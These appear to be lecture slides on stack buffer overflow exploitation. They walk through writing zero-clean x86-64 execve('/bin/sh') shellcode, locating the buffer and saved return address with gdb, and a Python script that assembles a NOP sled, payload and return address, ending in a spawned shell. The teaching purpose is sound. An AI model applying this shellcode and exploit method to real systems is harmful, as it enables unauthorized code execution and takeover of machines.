Payloads

- The classic attack when exploiting an overflow is to inject a payload
  - Sometimes called shellcode, since it often launches a (privileged) shell
  - But it does not have to!
- We will be writing our own payloads
  - Metasploit et al. is not allowed

Writing Payloads

- What payload to inject?
  - We will start by writing a classic shellcode for an example vulnerable program
- Where is the payload located in memory?
  - We will place our payload in the stack
  - Requires that the stack is executable
- Where to place our payload address?

Shellcode

```
void launch_shell(void) {
    char path[] = "/bin/sh";
    char * argv[] = {path, NULL, };
    char * envp[] = {NULL, };
    execve(path, argv, envp);
}
```

- We use the `execve` syscall directly to bypass libc
  - `system`, `execl`, etc., are all wrappers of `execve`
- Let's compile this and check out the assembly

Shellcode (Take 1)

```
.text
launch_shell:
        push  rbp
        mov   rbp, rsp
        sub   rsp, 80
        lea   rax, qword ptr [rbp - 40]
        lea   rsi, qword ptr [rbp - 32]
        lea   rcx, qword ptr [rbp - 8]
        mov   edx, 0
        movabs      rdi, 8
        mov   r8, qword ptr [.Llaunch_shell.path]
        mov   qword ptr [rbp - 8], r8
        mov   qword ptr [rbp - 32], rcx
        mov   qword ptr [rbp - 24], 0
        mov   r8, rax
        mov   qword ptr [rbp - 48], rdi
        mov   rdi, r8
        mov   qword ptr [rbp - 56], rsi
        mov   esi, edx
        mov   rdx, qword ptr [rbp - 48]
        mov   qword ptr [rbp - 64], rax
        mov   qword ptr [rbp - 72], rcx
        call  memset
        mov   rdi, qword ptr [rbp - 72]
        mov   rsi, qword ptr [rbp - 56]
        mov   rdx, qword ptr [rbp - 64]
        mov   al, 0
        call  execve
        mov   dword ptr [rbp - 76], eax
        add   rsp, 80
        pop   rbp
        ret

.section      .rodata.str1.1,"aMS",@progbits,1
.Llaunch_shell.path:
        .asciz "/bin/sh"
        .size  .Llaunch_shell.path, 8
```

Shellcode Analysis

- The previous listing is mostly what we want, but it has a few problems
  - It references "/bin/sh" at a location in the data segment
  - It calls the `libc` functions `memset` and `execve`
  - It is big
- We want to be as self-contained and position-independent as possible
  - Maybe we can assume libc is available and code/data is deterministically laid out, maybe not
- Bloated code works against us
  - We might only have a small buffer to work with
  - We might need to place many copies of the payload, or pad it out with a NOP sled (more on that later)

Shellcode (Take 2)

```
launch_shell:
    movabs rax, 0x68732f6e69622f    ; /bin/sh
    mov qword [rsp+0x20], rax       ; put /bin/sh on the stack
    lea rdi, [rsp+0x20]             ; get a pointer to /bin/sh
    mov qword [rsp+0x10], rdi       ; put argv[0] on the stack
    mov qword [rsp+0x18], 0x0       ; terminate argv
    mov qword [rsp+0x8], 0x0        ; terminate env;
    lea rsi, [rsp+0x10]             ; get pointer to argv
    lea rdx, [rsp+0x8]              ; get pointer to envp
    mov rax, 59                     ; execve is syscall 59
    syscall                         ; execve(rdi, rsi, rdx)
```

- This is closer to what we want
  - It is much smaller (69 bytes), and "/bin/sh" has been inlined as a constant
- But, there is still a problem
  - Remember, the overflow is performed with a `strcpy`

Shellcode Disassembly

```
81EC00010000        sub esp,0x100
48B82F62696E2F73    mov rax,0x68732f6e69622f
-6800
4889442420          mov [rsp+0x20],rax
488D7C2420          lea rdi,[rsp+0x20]
48897C2410          mov [rsp+0x10],rdi
48C7442418000000    mov qword [rsp+0x18],0x0
-00
48C7442408000000    mov qword [rsp+0x8],0x0
-00
488D742410          lea rsi,[rsp+0x10]
488D542408          lea rdx,[rsp+0x8]
48C7C03B000000      mov rax,0x3b
0F05                syscall
```

Zero-Clean Shellcode

- Our shellcode is full of zeroes!
  - strcpy stops copying when it has reached the end of the input string (our payload)
  - Strings are null-terminated in C
- Creating "zero-clean" shellcode is a common requirement
  - Whenever your payload is processed by a string operation
  - String operation doesn't necessarily have to be the final overflow
  - Special case of the more general payload transformation problem

Shellcode (Take 3)

```
launch_shell:
    sub rsp, byte 0x70
    xor rcx, rcx
    mov rdx, rcx
    mov qword [rsp+0x28], rdx
    mov rdx, 0x68732f6e69622f2f
    mov qword [rsp+0x20], rdx
    lea rdi, [rsp+0x20]
    mov qword [rsp+0x10], rdi
    mov qword [rsp+0x18], rcx
    mov qword [rsp+0x8], rcx
    lea rsi, [rsp+0x10]
    lea rdx, [rsp+0x8]
    mov rax, rcx
    mov al, byte 59
    syscall
```


```
> ndisasm –b64 payload.bin
83EC70              sub esp,byte +0x70
4831C9              xor rcx,rcx
4889CA              mov rdx,rcx
4889542428          mov [rsp+0x28],rdx
48BA2F2F62696E2F    mov rdx,0x68732f6e69622f2f
-7368
4889542420          mov [rsp+0x20],rdx
488D7C2420          lea rdi,[rsp+0x20]
48897C2410          mov [rsp+0x10],rdi
48894C2418          mov [rsp+0x18],rcx
48894C2408          mov [rsp+0x8],rcx
488D742410          lea rsi,[rsp+0x10]
488D542408          lea rdx,[rsp+0x8]
4889C8              mov rax,rcx
B03B                mov al,0x3b
0F05                syscall
```

Shellcode Analysis

We're now zero-clean, and this will work

- We zero `rcx` immediately using an `xor` insn. and use it to place zeros where necessary
- We avoid zero-padded constants by using smaller-width instructions
- We also saved 2 bytes (now at 66 bytes)
- This was painful, how can we get around it?

Payload Decoders




- What if we re-encode the payload with a fresh key on each use?
  - Polymorphic shellcode, useful for signature evasion

Locating the Shellcode

- Now we have shellcode, but *where* do we put it and how do we find it again?
- Where will we put the payload?
  - Since the stack is executable put it there.
  - What else is on the stack?

Stack Layout



Locating the Shellcode

- In our case, we could go for either the frame copy, or the original argument copy
  - What problem could we run into if we use the frame buffer copy?
  - Let's do the latter for this exploit
- How to find the address of the argument buffer?
  - We'll run the attack and use gdb to inspect the process

Locating the Shellcode (Buffer)

```
> gdb --args ./vuln aaaaa....
(gdb) b main
Breakpoint 1 at 0x40055e: file vuln.c, line 3.
(gdb) r
Starting program: ./vuln aaaaaa....

Breakpoint 1, main (argc=2, argv=0x7fffffffe6c8) at vuln.c:3
3       strcpy(buf, argv[1]);
(gdb) si
...
(gdb)
0x0000000000400410 in strcpy@plt ()
(gdb) finish
Run till exit from #0  0x0000000000400410 in strcpy@plt ()
(gdb) p/x $rax
$1 = 0x7fffffffe4e0
(gdb)
```


Locating the Saved IP

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000400546 <+0>: push   rbp

(gdb) r
Starting program: ...

Breakpoint 1, main (argc=32767, argv=0x7fffffffe638) at vuln.c:1
(gdb) p/x $rsp
$1 = 0x7fffffffe5e8
(gdb) p/x  0x7fffffffe5e8 - 0x7fffffffe4e0
$2 = 0x108
```

The difference between the saved IP and the buffer address gives us the maximum size of our input before we control the saved IP

In this case 0x108 bytes

Constructing an Exploit Input



NOP Sleds

- Input consists of a NOP sled, the payload, and the addrss of the argv copy of our payload
- NOP sleds are used to pad out exploits
  - Instruction sequences that don't affect proper execution of the attack
  - x86 No-op instruction (0x90) is only one example
- Why are they called sleds?
  - Execution *slides* down on the NOPs into the payload
  - If we don't jump to exactly the beginning of the payload, the nop sled will get us there safely

Constructing an Exploit Input

```
#!/usr/bin/env python

import sys, struct

buf_len = 0x108
ret_addr = 0x7fffffffeae0
payload = open("payload.bin").read()
buf = ('\x90' * (buf_len - len(payload))) \
        + payload + struct.pack('<Q', ret_addr)

sys.stdout.write(buf)
```

Finally

```
> env – gdb --args ./vuln $(./exploit.py)
(gdb) r
Starting program: ...
????[...]
process 24344 is executing new program:
/bin/dash
$ id
uid=1000(pizzaman) gid=1000(pizzaman)
```